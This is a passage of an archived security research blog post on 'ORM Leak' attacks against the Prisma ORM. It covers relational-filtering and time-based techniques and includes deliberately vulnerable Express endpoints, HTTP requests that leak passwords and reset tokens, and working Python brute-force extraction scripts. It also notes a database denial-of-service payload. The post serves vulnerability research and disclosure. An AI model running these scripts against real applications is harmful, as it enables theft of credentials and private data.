plORMbing your Prisma ORM with Time-based Attacks

plORMbing your Prisma ORM with Time-based Attacks - Alex Brown, elttam.com.

- Published: date not stated
- Original: <https://www.elttam.com/blog/plorming-your-primsa-orm/>
- Current location: <https://www.elttam.com/blog/plorming-your-primsa-orm>
- Preserved from: https://www.elttam.com/blog/plorming-your-primsa-orm (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

plORMbing your Prisma ORM with Time-based Attacks - elttam

By

Alex Brown

July 8, 2024

plORMbing your Prisma ORM with Time-based Attacks

Part two of a series about how you can exploit the Prisma ORM to leak sensitive data

ORM

ORM Leaks

Prisma

web

TOC Element

Introduction

This is the second part of our series about the ORM Leaks vulnerability class, where in this article the focus is shifted to the Prisma ORM for NodeJS applications. The Prisma ORM is one of the most popular NodeJS ORMs due to its simplicity, *but* because of its simplicity an **ORM Leak**

vulnerability could be easily introduced into an application. Similar to Django, an attacker could perform a **relational filtering attack** to leak sensitive fields from records that were not directly exposed to an attacker or bypass access controls.

*However, unlike Django the Prisma ORM allows attackers far greater control over the generated SQL queries that opens up the possibility of ***time-based attacks***.**

This article will deep dive into a methodology for constructing a **time-based attack** for exploiting an ORM Leak vulnerability, using Prisma as an example; along with the release of a tool called `plormber` for assisting with the time-based exploitation of ORM Leak vulnerabilities.

*So call your ***plORMber**** again, because this time Prisma is leaking!**

A Brief Explanation About Prisma and Trivial Bad Practices

Models are defined in a `schema.prisma` file for Prisma, where relations can be linked with other models. For example, recreating the blog example from the previous Django ORM Leak article the `schema.prisma` file could look like the following.

```
generator client {
  provider = 'prisma-client-js'
}

datasource db {
  provider = 'postgresql'
  url      = env('DATABASE_URL')
}

model Department {
  id       Int          @id @default(autoincrement())
  name     String
  employees User[]
}

model User {
  id       Int          @id @default(autoincrement())
  email    String       @unique
  name     String?
  password String
  isAdmin  Boolean      @default(false)
  resetToken String?
  articles  Article[]
  departments Department[]
}

model Category {
  id       Int          @id @default(autoincrement())
  name     String
  articles  Article[]
}

model Article {
  id       Int          @id @default(autoincrement())
  title    String
  body     String?
  published  Boolean     @default(false)
  createdById Int?
  createdBy  User?       @relation(fields: [createdById], references: [id])
  categories  Category[]
}
```

The Prisma ORM uses an **object syntax**, where options specify how the data should be filtered, ordered, etc. A good example of this object syntax is explained in Prisma's documentation that is

summarised below.

The desired query

- Return all `User` records where:
- The email address ends with `prisma.io`
- Has at least one published post
- Return all `User` fields
- Includes all posts where published is `true`

The implementation using Prisma

```
const result = await prisma.user.findMany({
  where: {
    email: {
      endsWith: 'prisma.io',
    },
    posts: {
      some: {
        published: true,
      },
    },
  },
  include: {
    posts: {
      where: {
        published: true,
      },
    },
  },
})
```

Since all the options for filtering are defined in a single input object, an obvious security concern is if an attacker can directly control all the filter options then they could control the data that is returned.

Using the blog example again implemented using the Express web framework, an extremely insecure use of Prisma is shown below.

```
const app = express();

app.use(express.json());

app.post('/articles/verybad', async (req, res) => {
  try {
    // Attacker has full control of all prisma options
    const posts = await prisma.article.findMany(req.body.filter)
    res.json(posts);
  } catch (error) {
    res.json([]);
  }
});
```

Here the attacker could include users' passwords in the response by using the `select` or `include` options as demonstrated below.

Example of using `include` to return all the fields of user records that have created an article

```
POST /articles/verybad HTTP/1.1
Host: 127.0.0.1:9900
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 56

{
  'filter': {
    'include': {
      'createdBy': true
    }
  }
}
```

The response returns all the fields of the related user record for each article

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 584
ETag: W/'248-ylyBMSyMOvAJxNFB1iDrjmXADCk'
Date: Mon, 17 Jun 2024 12:05:51 GMT
Connection: close

[
  {
    'id': 1,
    'title': 'Buy Our Essential Oils',
    'body': 'They are very healthy to drink',
    'published': true,
    'createdById': 1,
    'createdBy': {
      'email': 'karen@example.com',
      'id': 1,
      'isAdmin': false,
      'name': 'karen',
      'password': 'super secret passphrase',
      'resetToken': '2eed5e80da4b7491'
    }
  },
  ...
]
```

Example of using `select` to return users passwords that have created an article

```
POST /articles/verybad HTTP/1.1
Host: 127.0.0.1:9900
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 100

{
   'filter': {
      'select': {
         'createdBy': {
            'select': {
               'password': true
            }
         }
      }
   }
}
```

The response returns just users passwords

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 54
ETag: W/'36-BxHkMq5rAvPbY26IZhSUq0jliVQ'
Date: Mon, 17 Jun 2024 11:49:20 GMT
Connection: close

[
  {
    'createdBy': {
      'password': 'super secret passphrase'
    }
  },
  ...
]
```

For these reasons, it is trivial that allowing an attacker full control of all Prisma options is a bad idea (and has not been observed in the wild *yet*).

However, the following code snippet is a common example of an insecure use of the Prisma ORM where developers give users full control of the `where` option.

```
app.get('/articles', async (req, res) => {
  try {
    const posts = await prisma.article.findMany({
      where: req.query.filter as any // Vulnerable to ORM Leaks
    })
    res.json(posts);
  } catch (error) {
    res.json([]);
  }
});
```

I wonder what could go wrong here...

Relational Filtering Attacks for the Prisma ORM

All the **relational filtering attacks** that were discussed in the previous article also apply to Prisma, since the ORM allows filtering by relational fields. The only exception being that the error-based leak via ReDoS would not work with Prisma since the ORM did not support a regex operator.

To avoid repeating too much from part one, the relational filtering attacks for Prisma will be briefly explained below.

Basic Relational Filtering Attack

The following code snippet is vulnerable to ORM Leaks since all 4 conditions are satisfied:

The attacker can control the column to filter results.

The ORM supports an operator that matches a fragment of a value.

The attacker can control the operator for a filter.

The queried or a related model has a sensitive field that was not intended to be leaked.

```
app.get('/articles', async (req, res) => {
  try {
    const posts = await prisma.article.findMany({
      where: req.query.filter as any // Vulnerable to ORM Leaks
    })
    res.json(posts);
  } catch (error) {
    res.json([]);
  }
});
```

An example Prisma filter that filters by user's `resetToken` that `startsWith` the characters `06` is shown below.

```
await prisma.article.findMany({
  where: {
    createdBy: {
      resetToken: {
        startsWith: '06'
      }
    }
  }
})
```

The `where` filter can be converted into a `qs` (query string parser for Express) for `req.query.filter` to get the basic relational filtering payload (`filter[createdBy][resetToken][startsWith]=06`).

Putting it all together, here is a simple PoC with a cool gif.

Basic PoC example for Prisma

```python
import requests, string, sys
import urllib.parse as urlparse
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor

TARGET = 'http://127.0.0.1:9900/articles?filter[createdBy][resetToken][startsWith]='
CHARS = string.hexdigits
THREADS = 20

def worker(test_substring_value: str) -> tuple[bool, str]:
    r = requests.get(TARGET+urlparse.quote_plus(test_substring_value))
    r_json: dict = r.json()
    return len(r_json) > 0, test_substring_value

def main():
    dumped_value = ''
    print(f'\r{Fore.RED}dumped resetToken: {Fore.YELLOW}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end='')
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = executor.map(worker, [dumped_value + test_char for test_char in CHARS])

            for result in futures:
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.RED}dumped resetToken: {Fore.YELLOW}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}', end
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    break

        if not found:
            break
    print(f'\r{Fore.RED}dumped resetToken: {Fore.YELLOW}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')

if __name__ == '__main__':
    main()
```

[image: image]

Exploiting Many-to-Many Relationships


Many-to-many relationships can be exploited to filter records that were not directly exposed to the vulnerable entry point.

For example, a new restriction was added so that only published articles could be filtered.

```
app.post('/articles', async (req, res) => {
  try {
    const query = req.body.query;
    query.published = true;
    const posts = await prisma.article.findMany({ where: query })
    res.json(posts);
  } catch (error) {
    res.json([]);
  }
});
```

Below is an example of how the `User`, `Department` and published `Article` records could be linked together.

Name	Departments	Has Published Article
karen	**Sales**	**True**
jeff-the-manager	**Sales** and **Managers**	**False**
mike-the-admin	**Managers** and **Admins**	**False**
root	**Admins**	**False**



Since all the `User` records are linked to together, all the user records could be filtered using the following payload that **loops back** on the many-to-many relationship.

```
{
  'query': {
    'createdBy': {
      'departments': {
        'some': {
          'employees': {
            'some': {
              'departments': {
                'some': {
                  'employees': {
                    'some': {
                      'departments': {
                        'some': {
                          'employees': {
                            'some': {
                              '{fieldToLeak}': {
                                'startsWith': '{testStartsWith}'
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

Once again here is a PoC and GIF.

Many-to-many PoC example for Prisma

```
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor

TARGET = 'http://127.0.0.1:9900/articles'
CHARS = {
    'email': string.ascii_letters + '._-+@',
    'password': string.ascii_letters + string.digits + ' '
}
THREADS = 20

def escape_postgres(test_str: str) -> str:
    # Needed since prisma does not escape these characters for you
    return test_str.replace('%', '\\%').replace('_', '\\_')

def worker(column: str, test_substring_value: str, restrictions: dict = {}) -> tuple[bool, str]:
    payload = {
        'createdBy': {
            'departments': {
                'some': {
                    'employees': {
                        'some': {
                            'departments': {
                                'some': {
                                    'employees': {
                                        'some': {
                                            'departments': {
                                                'some': {
                                                    'employees': {
                                                        'some': {
                                                            column: {
                                                                'startsWith': escape_postgres(test_substring_value)
                                                            },
                                                            **restrictions
                                                        }
                                                    }
                                                }
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
```

```
            }
          }
        }
    }
    r = requests.post(TARGET, json={'query': payload})
    r_json: dict = r.json()
    return len(r_json) > 0, test_substring_value

def exploit(column, restrictions: dict = {}):
    chars = CHARS[column]
    dumped_value = ''
    print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end='')
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = executor.map(
                worker, [column]*len(chars), [dumped_value + test_char for test_char in chars], [restrictions]*len(chars)
            )

            for result in futures:
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}', end='')
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    break

        if not found:
            break
    if dumped_value != '':
        print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')
    else:
        print('\r' + ' '*len(f'{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}'))
    return dumped_value

def main():
    seen_emails = []
    while True:
        email = exploit('email', {'NOT':{'email':{'in': seen_emails}}})
        if email == '':
            break
```

```
        exploit('resetToken', {'email': email})
        seen_emails.append(email)
        print(f'{Style.DIM}---{Style.RESET_ALL}')

if __name__ == '__main__':
    main()
```

In addition, to bypass the `published = true` restriction to leak unpublished articles you could loop back on the many-to-many relationship between the `Category` and `Article` models, as demonstrated below.

```
{
  'query': {
    'categories': {
      'some': {
        'articles': {
          'some': {
            'published': false,
            '{articleFieldToLeak}': {
              'startsWith': '{testStartsWith}'
            }
          }
        }
      }
    }
  }
}
```

You know the drill, here is a PoC and GIF.

Filter bypass PoC example for Prisma

```python
import requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor

TARGET = 'http://127.0.0.1:9900/articles'
CHARS = {
    'title': string.ascii_letters + ' ' + string.digits + string.punctuation,
    'body': string.ascii_letters + ' ' + string.digits + string.punctuation
}
THREADS = 20

def escape_postgres(test_str: str) -> str:
    # Needed since prisma does not escape these characters for you
    return test_str.replace('%', '\\%').replace('_', '\\_')

def worker(column: str, test_substring_value: str, restrictions: dict = {}) -> tuple[bool, str]:
    payload = {
        'categories': {
            'some': {
                'articles': {
                    'some': {
                        column: {
                            'startsWith': escape_postgres(test_substring_value)
                        },
                        **restrictions
                    }
                }
            }
        }
    }
    r = requests.post(TARGET, json={'query': payload})
    r_json: dict = r.json()
    return len(r_json) > 0, test_substring_value

def exploit(column, restrictions: dict = {}):
    chars = CHARS[column]
    dumped_value = ''
    print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value}{Style.RESET_ALL}', end='')
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = executor.map(
                worker, [column]*len(chars), [dumped_value + test_char for test_char in chars], [restrictions]*len(chars)
```

```
            )

            for result in futures:
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{test_substring}{Style.RESET_ALL}', end='')
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    break

        if not found:
            break
    if dumped_value != '':
        print(f'\r{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')
    else:
        print('\r' + ' '*len(f'{Fore.GREEN}dumped {column}: {Fore.BLUE}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}'))
    return dumped_value

def main():
    seen_titles = []
    while True:
        title = exploit('title', {'published': False, 'NOT':{'title':{'in': seen_titles}}})
        if title == '':
            break
        exploit('body', {'title': title})
        seen_titles.append(title)
        print(f'{Style.DIM}---{Style.RESET_ALL}')

if __name__ == '__main__':
    main()
```

```
(ghostccamm㉿hackmachine)-[~/Documents/Research/orm-leaks]
$ python3 prisma2.py
```

Now that's done, let's get into something more interesting.

Time-based Exploitation of Prisma

To exploit a time-based SQL injection vulnerability either a sleep function or an exponential time growth query would be injected to cause a noticeable time delay that would be used as an oracle to leak data out.

ORMs on the other hand are significantly harder to perform a time-based attack since an attacker only has partial control over the executed SQL query.

However, a big difference between the Django and Prisma ORMs is that Prisma allows far greater control over the generated queries, which opens up the possibility of **constructing crafted queries** for a **time-based ORM Leak attack**.

This section will deep dive into the investigation and process of constructing a time-based ORM Leak attack for the Prisma ORM.

The following endpoint was tested for demonstration purposes where a response was not returned until the vulnerable query had been completed.

```
app.post('/articles/time-based', async (req, res) => {
  try {
    const query = req.body.query;
    query.published = true;
    // Simulate some query occurring without returning the result.
    await prisma.article.findMany({ where: query })
  } catch (error) {
  }
  res.json([]);
});
```

Since web timing attacks are challenging to exploit, the following additional goals and requirements were set to define when a suitable proof-of-concept time-based attack had been achieved that could be reproduced in the real world.

- Only have 100 posts and 4 users to avoid having excessive records that would be an additional source of a timing delay when queried.
- The timing difference is noticeable when attacking from a remote source with a latency of 20-80 ms.
- No hardware constraints that could introduce an additional delay when querying data.

To develop a suitable time-based payload, two key problems needed to be solved:

- What would be the base relational filtering payload that would cause a significant time delay when we match a character of the field we want to leak?
- How to detect when a significant time delay has occurred even when there is network noise?

All the following testing and analysis were done using Prisma version 5.11.0 using a PostgreSQL version `Debian 12.17-1.pgdg120+1` DBMS.

Warning there is a little bit of statistics up ahead.

Building a Time-based Relational Filtering Payload

Operator Selection

The idea of building a suitable base payload for a time-based attack was to choose a set of operators that would result in an increased time of execution for a query. A good starting point would be to list all the implemented operators, where the following operators were the ones that Prisma supported.

- `equals`
- `not`
- **`in`**
- `notIn`
- `lt`
- `lte`
- `gt`
- `gte`
- **`contains`**
- `search` (required the `fullTextSearch` preview feature)
- `startsWith`
- `endsWith`

`contains` was a suitable operator because the resulting SQL condition would be `{column} LIKE '%{searchString}%'`, which would perform a substring search for every row.

A potential idea that could have potentially introduced a more significant delay was injecting additional `%_`, since Prisma did not escape PostgreSQL wildcard characters.

The following two contain operations were tested to discern which format would cause the most significant time delay.

- simple contains: `contains: '{stringNotInAllRows}'`
- multiple wildcard contains: `contains: 'a%e%{stringNotInAllRows}%a%e'`

These contain operations could then be constructed into two separate `OR` expressions where each test had 1,000 `contain` operations, with a shortened example below.

Simple contains operation base payload

```
{
  'query': {
    'OR': [
      {
        'body': {
          'contains': '77c6347cd3d811b6'
        }
      },
      {
        'body': {
          'contains': '4c1a9c8682078703'
        }
      },
      ...
      {
        'body': {
          'contains': '9c6cded8437e6a3f'
        }
      }
    ]
  }
}
```

A **hypothesis test** was then defined to scientifically determine if one of the test formats caused a more significant delay than the other.Let's say the sample of tests that used multiple wildcards in the contains filter (Y) had a mean of μ_Y. In comparison, the sample of tests with the simple contain operations was assigned X with a corresponding mean of μ_X.The **null hypothesis** (H_0) was then defined that neither means for the two samples were statistically higher than the other ($\mu_Y = \mu_X$). However, if one of the samples was statistically higher, then it is said that the **null hypothesis was rejected** and the **alternative hypothesis was supported** (H_1).

Putting this in statistical terms, the following hypothesis test was used to determine if the multiple wildcards contain operation payload (Y) caused a more significant delay than the simple contains operation.

- H_0: $\mu_Y = \mu_X$
- H_1: $\mu_Y > \mu_X$

To define when the null hypothesis should be rejected, a confidence interval of 95% was set that had the corresponding significance level of $\alpha = 0.05$. The null hypothesis would then be rejected if $p_{Y,X} < \alpha = 0.05$, where $p_{Y,X}$ is the p-value that compares the two samples X and Y using the t-test statistic.

Using 1,000 trials for each type of test resulted in the following histogram, which visually showed that the two distributions were similar.

[image: image]

This similarity was confirmed by calculating the p-value, where $p_{X,Y} = 0.588$ and $p_{X,Y} > \alpha$, which meant that the null hypothesis was not rejected. Therefore, the simple `contains` format was a suitable candidate for a time-based attack.

The **`in`** operator was also a suitable candidate to cause a time delay, since for each row a list lookup would need to be performed. Similar to the `contains` operator, we could construct a large query with random unique characters like the example JSON payload below.

```
{
  'query': {
    'OR': [
      {
        'body': {
          'in': [
            '3b99966b3d8f13cd',
            '6fd83fc3147b6e66',
            ...
            '16e9aa20ee120d9b'
          ]
        }
      }
    ]
  }
}
```

Let's say the sample of tests for the `in` operator is Z with a corresponding mean of μ_Z. We now want to test the hypothesis that the `in` operator (Z) causes a more significant time delay than the `contains` operator (X), as explained in maths terms below:

- H_0: $\mu_Z = \mu_X$
- H_1: $\mu_Z > \mu_X$

Using 1,000 trials for each type of operator on my local machine we get the following histogram that clearly showed that the `contains` operator payload caused a more significant time-delay with a $p_{Z,X} = 1.0$.

[image: image]

The final test that was conducted was to confirm if the `contains` operator could cause a statistically significant delay in comparison to a control sample (C) that did not contain any payloads with a corresponding mean of μ_X. This hypothesis test is defined below:

- H_0: $\mu_X = \mu_C$
- H_1: $\mu_X > \mu_C$

Plotting the histogram of these two samples showed that contains operator payload caused a significant time delay that was confirmed with $p_{X,C} = 0 < \alpha = 0.05$, which meant that

H_0 was rejected!

[image: image]

However, with 100 rows being queried with only 1,000 contain operations there was only a difference of 104.6 ms, which could become problematic when trying to exploit a time-based ORM Leak vulnerability from a remote source with more network noise.This time delay could be increased to ~200-400 ms by increasing the number of contains conditions in the payload until the request size limit was reached (100 KB for Express), but it is still a small time difference that could become challenging to detect from a remote source.

Another idea that was investigated was looping on a many-to-many (m2m) relationship to see if the payload could cause a more significant time delay, with an example payload shown below with a single m2m loop back.

Many-to-many with 1 loop back payload example

```
{
  'query': {
    'OR': [
      {
        'OR': [
          {
            'body': {
              'contains': 'bdf6c028c5982f8d'
            }
          },
          {
            'createdBy': {
              'articles': {
                'some': {
                  'body': {
                    'contains': '7bfc687047ef5328'
                  }
                }
              }
            }
          }
        ]
      },
      ...
      {
        'OR': [
          {
            'body': {
              'contains': '83d1d96a88a29ef5'
            }
          },
          {
            'createdBy': {
              'articles': {
                'some': {
                  'body': {
                    'contains': '00cd66c49b3bda2c'
                  }
                }
              }
            }
          }
        ]
      }
```

```
    ]
  }
}
```

The only problem though was testing the m2m loop back caused my computer to crash because it exhausted all my resources over time...

[image: image]

It does confirm that any ORM Leak in Prisma (and potentially Django) that had a m2m relationship could be exploited to **DoS the database server**. But, the following section will explain why the m2m payload was not suitable for a time-based attack.

Constructing a Time-based Leak Payload

The next challenge was to construct the time-based payload that contained an ORM Leak query that would execute the simple contains or m2m loop back payload when a character was leaked. To solve this problem, an understanding of how queries are processed in PostgreSQL is recommended.

Understanding the PostgreSQL Planner Subsystem

There are five key subsystems that PostgreSQL uses for processing a query:

- Parser: Generates a parser tree for an SQL statement and checks the query is syntactically correct.
- Analyser: Validates that all references within the parser tree exist and are accessible, returning a query tree when completed.
- Rewriter: Transforms a query tree using rules in the rule system.
- **Planner**: Analyses the query tree and generates a plan (query) tree that is then processed by the executor most effectively.
- Executor: Executes the plan tree and does the retrieving/modifying of data.

Of particular interest was the **Planner** subsystem, since it is responsible for how the Executor is optimised to retrieve data. The planner first **pre-processes** the query tree that flattens AND/OR expressions, gets the cheapest access path and then generates the plan tree. The pre-processing phase is best visualised using the `EXPLAIN` command that shows the plan tree that the Executor subsystem would process, with a basic example with `OR` expressions shown below.

```
blog=# EXPLAIN SELECT * FROM 'Article' WHERE 'body' LIKE '%something%' OR 'body' LIKE '%else%';
                          QUERY PLAN
------------------------------------------------------------------------------
 Seq Scan on 'Article'  (cost=0.00..5.51 rows=1 width=276)
   Filter: ((body ~~ '%something%'::text) OR (body ~~ '%else%'::text))
(2 rows)
```

The Executor would process each of these `OR` conditions in the Filter sequentially, and it would complete faster if one of the conditions to the left returned **True**. With this, we could include the

following ORM Leak payload at the beginning of the `OR` expression in the contains payload that would cause a shorter execution time when a character was not leaked.

The ORM Leak filter would halt processing of the rest of an `OR` expression if the start of the field did not match.

```
{
  'NOT': {
    'createdBy': {
      'resetToken': {
        'startsWith': '{testStartOfString}'
      }
    }
  }
}
```

Looking at the plan tree with the planning and execution time of the generated SQL query for our payload, we can see that the execution time took slightly longer when we correctly matched the start of the `resetToken`.

Querying if a user's `resetToken` started with `4`, which it did not and the execution took 0.126 ms to complete.

```
blog=# EXPLAIN ANALYZE SELECT 'public'.'Article'.'id', 'public'.'Article'.'title', 'public'.'Article'.'body', 'public'.'Article'.'publi
                                                                 QUERY PLAN
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Hash Left Join  (cost=21.25..26.52 rows=100 width=276) (actual time=0.037..0.092 rows=100 loops=1)
   Hash Cond: ('Article'.'createdById' = j1.id)
   Filter: ((j1.'resetToken' !~~ '4%'::text) OR (j1.id IS NULL) OR ('Article'.body ~~ '%dc8884191d6e2ab8%'::text) OR ('Article
   ->  Seq Scan on 'Article'  (cost=0.00..5.01 rows=100 width=276) (actual time=0.013..0.033 rows=100 loops=1)
         Filter: published
         Rows Removed by Filter: 1
   ->  Hash  (cost=15.00..15.00 rows=500 width=36) (actual time=0.015..0.016 rows=4 loops=1)
         Buckets: 1024  Batches: 1  Memory Usage: 9kB
         ->  Seq Scan on 'User' j1  (cost=0.00..15.00 rows=500 width=36) (actual time=0.004..0.006 rows=4 loops=1)
 Planning Time: 0.464 ms
 Execution Time: 0.126 ms
(11 rows)
```

Querying if a user's `resetToken` started with `8`, which it did and the execution took 0.348 ms to complete (0.222 ms longer than the char miss query).

```
blog=# EXPLAIN ANALYZE SELECT 'public'.'Article'.'id', 'public'.'Article'.'title', 'public'.'Article'.'body', 'public'.'Article'.'publi
IN 'public'.'User' AS 'j1' ON ('j1'.'id') = ('public'.'Article'.'createdById') WHERE (((NOT ('j1'.'resetToken'::text LIKE '8%' AND (
91d6e2ab8%' OR 'public'.'Article'.'body'::text LIKE '%9341fd06bd437095%') AND 'public'.'Article'.'published' = true) OFF
                                                    QUERY PLAN
-------------------------------------------------------------------------------------------------------------------------------------------------------------
 Hash Left Join  (cost=21.25..26.52 rows=100 width=276) (actual time=0.318..0.319 rows=0 loops=1)
   Hash Cond: ('Article'.'createdById' = j1.id)
   Filter: ((j1.'resetToken' !~~ '8%'::text) OR (j1.id IS NULL) OR ('Article'.body ~~ '%dc8884191d6e2ab8%'::text) OR ('Article
   Rows Removed by Filter: 100
   ->  Seq Scan on 'Article'  (cost=0.00..5.01 rows=100 width=276) (actual time=0.013..0.034 rows=100 loops=1)
         Filter: published
         Rows Removed by Filter: 1
   ->  Hash  (cost=15.00..15.00 rows=500 width=36) (actual time=0.010..0.011 rows=4 loops=1)
         Buckets: 1024  Batches: 1  Memory Usage: 9kB
         ->  Seq Scan on 'User' j1  (cost=0.00..15.00 rows=500 width=36) (actual time=0.004..0.006 rows=4 loops=1)
 Planning Time: 0.467 ms
 Execution Time: 0.348 ms
(12 rows)
```

However, the **preprocessesing** that flattens AND/OR expressions by the Planner subsystem would explain why the m2m loop back payload is not suitable for time-based leaking. This is because the m2m loop back payload would increase the planning time and the execution time, but it would not significantly increase the time of processing the flattened `OR` conditions. This was confirmed by using the `EXPLAIN ANALYZE` command on the generated SQL query by Prisma. When we correctly matched the start of the `resetToken` column, the execution time took 0.187 ms longer than when it did not match. However, the planning and execution times were roughly 140% and 130% longer respectively in comparison to the simple contains payload.

Querying if a user's `resetToken` started with `4` (it started with `8`) with the many-to-many loop back payload with a planning time and execution time of 0.687 ms and 0.263 ms.

```
blog=# EXPLAIN ANALYZE SELECT 'public'.'Article'.'id', 'public'.'Article'.'title', 'public'.'Article'.'body', 'public'.'Article'.'publi
                                                                 QUERY PLAN
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Hash Left Join  (cost=47.77..53.30 rows=100 width=276) (actual time=0.089..0.165 rows=100 loops=1)
   Hash Cond: ('Article'.'createdById' = j2.id)
   Filter: ((j1.'resetToken' !~~ '4%'::text) OR (j1.id IS NULL) OR ('Article'.body ~~ '%bdf6c028c5982f8d%'::text) OR ((hashed
   ->  Hash Left Join  (cost=21.25..26.52 rows=100 width=312) (actual time=0.053..0.100 rows=100 loops=1)
         Hash Cond: ('Article'.'createdById' = j1.id)
         ->  Seq Scan on 'Article'  (cost=0.00..5.01 rows=100 width=276) (actual time=0.014..0.034 rows=100 loops=1)
               Filter: published
               Rows Removed by Filter: 1
         ->  Hash  (cost=15.00..15.00 rows=500 width=36) (actual time=0.015..0.016 rows=4 loops=1)
               Buckets: 1024  Batches: 1  Memory Usage: 9kB
               ->  Seq Scan on 'User' j1  (cost=0.00..15.00 rows=500 width=36) (actual time=0.004..0.006 rows=4 loops=1)
   ->  Hash  (cost=15.00..15.00 rows=500 width=4) (actual time=0.009..0.009 rows=4 loops=1)
         Buckets: 1024  Batches: 1  Memory Usage: 9kB
         ->  Seq Scan on 'User' j2  (cost=0.00..15.00 rows=500 width=4) (actual time=0.002..0.003 rows=4 loops=1)
   SubPlan 1
     ->  Seq Scan on 'Article' t3  (cost=0.00..5.26 rows=1 width=4) (never executed)
           Filter: (('createdById' IS NOT NULL) AND (body ~~ '%7bfc687047ef5328%'::text))
 Planning Time: 0.687 ms
 Execution Time: 0.263 ms
(19 rows)
```

Querying if a user's `resetToken` started with `8` (it started with `8`) with the many-to-many loop back payload with a planning time and execution time of 0.594 ms and 0.450 ms.

```
